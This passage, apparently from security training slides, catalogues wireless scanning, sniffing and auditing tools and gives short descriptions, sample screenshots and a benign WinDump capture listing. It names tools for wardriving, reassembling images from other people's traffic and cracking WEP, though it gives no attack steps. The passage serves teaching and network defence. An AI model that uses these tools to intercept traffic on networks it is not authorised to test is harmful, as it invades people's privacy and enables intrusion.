
# Scanning Tool: MacStumbler

- MacStumbler is a utility used to display information about nearby 802.11b and 802.11g wireless access points.
- It is mainly designed to be a tool to help find access points while traveling, or to diagnose wireless network problems.
- MacStumbler requires an Apple Airport Card and MacOS 10.1 or greater. MacStumbler doesn't currently support any kind of PCMCIA or USB wireless device.



# Scanning Tool: mognet V1.16

- ⦿ Mognet is a simple, lightweight 802.11b sniffer written in Java and available under the GPL.
- ⦿ It features real-time capture output, support for all 802.11b generic and frame-specific headers, easy display of frame contents in hex or ASCII, text mode capture for GUI-less devices, and loading/saving capture sessions in libpcap format.
- ⦿ Mognet requires a Java Development Kit 1.3 or higher, and a working C compiler for native code compilation.



<http://www.node99.org/projects/mognet/>



# Scanning Tool: WaveStumbler

- ◉ WaveStumbler is a console-based 802.11 network mapper for Linux
- ◉ It reports the basic AP information like channel, WEP, ESSID, and MAC
- ◉ It consists of a patch against the kernel driver, orinoco.c, which makes it possible to send the scan command to the driver via the /proc/hermes/ethX/cmds file
- ◉ The answer is then sent back via a netlink socket
- ◉ WaveStumbler listens to this socket and displays the output data on the console

<http://www.cqure.net/tools.jsp?id=08>

# Scanning Tool: StumbVerter V1.5

- ⊙ StumbVerter is a standalone application that allows Network Stumbler's summary files to be imported into Microsoft's MapPoint 2004 maps.
- ⊙ The logged WAPs will be shown with small icons, their color and shape relating to WEP mode and signal strength.
- ⊙ As the AP icons are created as MapPoint pushpins, the balloons contain other information, such as MAC address, signal strength, and mode.



# Scanning Tool: Netchaser V1.0 for Palm Tops

## System Requirements

- Palm Tungsten C Handheld Computer
- Main Screen
  - Tap on access point to connect
  - Signal strength display
  - Access point SSID
  - WEP status
  - Loss-of-signal time display
  - Current battery voltage and time
- Access Point Info
  - AP MAC address
  - AP SSID
  - Signal strength
  - Channel
  - Loss-of-signal time and date display
  - Latitude and longitude of strongest signal
- Full Logging Support
  - Log all access point data to a file for post-processing
  - CSV standard file suitable for import into any database or spreadsheet

NetChaser 7 APs Found

| SIG | WEP | SSID | Time |
|-----|-----|------|------|
|-----|-----|------|------|

**Information**

**SSID: "simply"**  
**MAC: 00:50:F2:79:16:5C**  
**Signal: -78dBm**  
**Channel: 6**  
**Last Seen: 5:51 pm**  
**Lat: 4137.7597 N**  
**Lon: 09342.1735 W**  
**WEP is enabled.**

OK

NetChaser 21 APs Found

| SIG | WEP | SSID            | Time    |
|-----|-----|-----------------|---------|
|     |     | sheppard_lab    | 6:06 pm |
|     |     | law-school      | 6:05 pm |
|     |     | default         | 6:05 pm |
|     |     | Cowles_Wireless | 6:06 pm |
|     |     | linksys         | 6:09 pm |
|     |     | linksys         | 6:10 pm |
|     |     | SAVAGE          | 6:11 pm |
|     |     | <NO NAME>       | 6:12 pm |
|     |     | WarDrive        | 6:13 pm |

Scanning... 6:13 pm 83%

Stop Scan GPS VALID Clear List


# Scanning Tool: AP Scanner

- ⦿ AP Scanner is an application that shows a graph of the channel usage of all open wireless access points within range

<http://www.versiontracker.com/>

# Scanning Tool: Wavemon


- ◉ Wavemon is a ncurses-based monitor for wireless devices
- ◉ Wavemon allows watching of signal and noise levels, packet statistics, device configuration, and network parameters of hardware or wireless network
- ◉ It has currently only been tested with the Lucent Orinoco series of cards, although it should work (with varying features) with all devices supported by the wireless kernel extensions written by Jean Tourrilhes



<http://freshmeat.net/projects/wavemon/>

# Scanning Tool: Wireless Security Auditor (WSA)

- ◉ An IBM research prototype of an 802.11
- ◉ A Wireless LAN security auditor, running on Linux or an iPAQ PDA
- ◉ WSA helps network administrators by auditing the wireless network for security
- ◉ Vulnerabilities in the network can be discovered before hackers break in the network



| Source address    | SSID    | Signal |
|-------------------|---------|--------|
| 00:40:96:27:ff:4b | ???     | 25%    |
| 00:40:96:24:83:5e | tsunami | 54%    |
| 00:40:96:27:ec:74 | IBM     | 40%    |

<http://www.research.ibm.com/gsal/wsa/>



# Scanning Tool: AirTraf 1.0

- ⊙ AirTraf 1.0 is a wireless sniffer that can detect and determine exactly what is being transmitted over 802.11 wireless networks.
- ⊙ It is developed as an open source program.
- ⊙ It tracks and identifies legitimate and rogue access points, keeps performance statistics on a by-user and by-protocol basis, measures the signal strength of network components, and more.

# Scanning Tool: Wifi Finder

- ⦿ Checks for 802.11b and 802.11g signals without a computer or PDA
- ⦿ The user interface consists of a single button and three LEDs that indicate available signal strength



<http://www.kensington.com/>

# Sniffing Tools

- ⊙ AiroPeek
- ⊙ NAI Wireless Sniffer
- ⊙ Ethereal
- ⊙ VPNmonitorl
- ⊙ Aerosol v0.65
- ⊙ vxSniffer
- ⊙ EtherPEG
- ⊙ DriftNet
- ⊙ WinDump
- ⊙ ssidsniff

# Sniffing Tool: AiroPeek

- ⊙ A wireless management tool needed to deploy, secure, and troubleshoot the wireless LAN
- ⊙ Covers the whole wireless LAN management, including site surveys, security assessments, client troubleshooting, WLAN monitoring, remote WLAN analysis, and application layer protocol analysis
- ⊙ Has an enhanced analysis of VoIP

[http://www.wildpackets.com/products/airopeek\\_nx](http://www.wildpackets.com/products/airopeek_nx)

# Sniffing Tool: NAI Wireless Sniffer

- ⊙ Developed by Network Associates, Inc.
- ⊙ Used for rogue mobile unit detection. It gathers a list of all the wireless devices, whether they're access units or mobile devices, and labels them as such.

# MAC Sniffing Tool: Ethereal


- ⊙ Ethereal is a free network protocol analyzer for Unix and Windows
- ⊙ It allows examination of data from a live network or from a capture file on disk
- ⊙ Ethereal has several powerful features, including a rich display filter language and the ability to view the reconstructed stream of a TCP session

|                   |      |             |
|-------------------|------|-------------|
| ff:ff:ff:ff:ff:ff | ARP  | Who has 192 |
| bam.zing.org      | ARP  | 192.168.0.1 |
| 192.168.0.1       | DNS  | Standard qu |
| bam.zing.org      | DNS  | Standard qu |
| slashdot.org      | TCP  | 2741 > www  |
| bam.zing.org      | TCP  | www > 2741  |
| slashdot.org      | TCP  | 2741 > www  |
| slashdot.org      | HTTP | GET / HTTP/ |
| bam.zing.org      | TCP  | www > 2741  |
| bam.zing.org      | HTTP | HTTP/1.1 20 |

# Sniffing Tool: Aerosol V0.65

- Aerosol is easy to use wardriving software for PRISM2 Chipset, ATMEL USB, and WaveLAN

- It's lightweight, written in C, and free



<http://www.stolenshoes.net/sniph/aerosol-0.65-readme.html>

# Sniffing Tool: vxSniffer

- ⦿ vxSniffer is a complete network monitoring tool for Windows CE-based devices
- ⦿ It operates on all Handheld 2000 HPCs, Pocket PCs, Pocket PC 2002s, and Windows Mobile 2003s
- ⦿ It requires an ethernet adapter with an NDIS compatible driver
- ⦿ vxSniffer is licensed software



# Sniffing Tool: Etherpeg

- ◉ Watches the local network for traffic, reassembles out-of-order TCP streams, and scans the result for data that looks like a GIF or JPEG
- ◉ A simple but effective hack that indiscriminately shows all image data that it can assemble
- ◉ The source code is freely available and compiles easily with a simple make from the terminal window




# Sniffing Tool: Driftnet

- ⦿ Based on the lines of EtherPEG
- ⦿ It is a program which listens to network traffic and picks out images from TCP streams it observes
- ⦿ In the beta version, driftnet picks out MPEG audio streams from network traffic and tries to play them




# Sniffing Tool: AirMagnet

- ◉ AirMagnet v1.2 is a new tool from AirMagnet
- ◉ It is similar to MiniStumbler except it has a GPS option
- ◉ This tool is used not only for sniffing out wireless networks, but for the deployment and administration of WLANs in organizations
- ◉ AirMagnet uses many levels of graphics and animations to display real-time statistics of WLANs in the area
- ◉ AirMagnet not only displays the unsecured networks, but also gives a list of possible security holes and configuration problems with WLANs in the area



# Sniffing Tool: WinDump3.8 Alpha

- ⦿ WinDump is the porting to the Windows platform of tcpdump, the most used network sniffer/analyzer for UNIX
- ⦿ WinDump is fully compatible with tcpdump and can be used to watch and diagnose network traffic according to various complex rules
- ⦿ It can run under Windows 95/98/ME/NT/2000/XP



```
C:\Documents and Settings\Administrator\Desktop>windump -D
1.\Device\NPF_{6EAE8CBE-9F18-474E-871C-765E90C832CA} (Intel(R) PRO Adapter (Microsoft's Packet Scheduler))
2.\Device\NPF_{8BD246F0-8175-490F-B873-483D91402181} (3Com EtherLink PCI (Microsoft's Packet Scheduler))

C:\Documents and Settings\Administrator\Desktop>windump -i 2
windump: listening on \Device\NPF_{8BD246F0-8175-490F-B873-483D91402181}
18:58:34.226540 IP 0.0.0.0.68 > 255.255.255.255.67: xid:0x7e003f29 secs:15086 flags:0x8000 [!bootp]
18:58:50.226359 IP 0.0.0.0.68 > 255.255.255.255.67: xid:0x7e003f29 secs:15086 flags:0x8000 [!bootp]
18:59:00.679236 IP ITL-LAB08.138 > 169.254.255.255.138: udp 201
18:59:07.539492 IP ITL-LAB08.137 > 169.254.255.255.137: udp 50
18:59:08.288362 IP ITL-LAB08.137 > 169.254.255.255.137: udp 50
18:59:09.038351 IP ITL-LAB08.137 > 169.254.255.255.137: udp 50
```

# Sniffing Tool: Ssidsniff

- ⊙ A useful tool for discovering access points and saving captured traffic
- ⊙ It comes with a configure script and supports Cisco Aironet and random prism2 based cards

# Multi Use Tool: THC-RUT

- ⊙ It gathers information from local and remote networks
- ⊙ It offers a wide range of network discovery tools: arp lookup on an IP range, spoofed DHCP request, RARP, BOOTP, ICMP-ping, ICMP address mask request, OS fingerprintings, and high-speed host discovery
- ⊙ THC-RUT comes with a new OS Fingerprint implementation

**<http://www.thc.org/thc-rut/>**

# Tool: WinPcap

- ① WinPcap is a free public system for direct network access under Windows.
- ① Most networking applications access the network through widely used system primitives, like sockets. This approach allows easy transfer of data on a network, because the OS copes with low level details (protocol handling, flow reassembly, and so on) and provides an interface similar to the one used to read and write on a file.
- ① WinPcap can be used by different kind of tools for network analysis, troubleshooting, security, and monitoring.

<http://winpcap.mirror.ethereal.com/install/default.htm>

# Auditing Tool: BSD-Airtools


- ⦿ bsd-airtools is a package that provides a complete toolset for wireless 802.11b auditing.
- ⦿ It contains a bsd-based WEP Cracking application, called dweputils, as well as kernel patches for NetBSD, OpenBSD, and FreeBSD.
- ⦿ It also contains a curses-based AP detection application similar to netstumbler (dstumbler) that can be used to detect wireless access points and connected nodes, view signal to noise graphs, and interactively scroll through scanned APs and view statistics for each.
- ⦿ It also includes other tools to provide a complete toolset for making use of all 14 of the prism2 debug modes as well as do basic analysis of the hardware-based link-layer protocols provided by prism2's monitor debug mode.

**<http://www.dachb0den.com/projects/bsd-airtools.html>**



# WIDZ: Wireless Intrusion Detection System

- WIDZ version 1 is a proof of concept IDS system for 802.11 that guards APs and monitors local for potentially malevolent activity
- It detects scans, association floods, and bogus/rogue APs. It can easily be integrated with SNORT or RealSecure



# Securing Wireless Networks

- ⦿ MAC Address Filtering

This method uses a list of MAC addresses of client wireless network interface cards that are allowed to associate with the access point.

- ⦿ SSID (NetworkID)

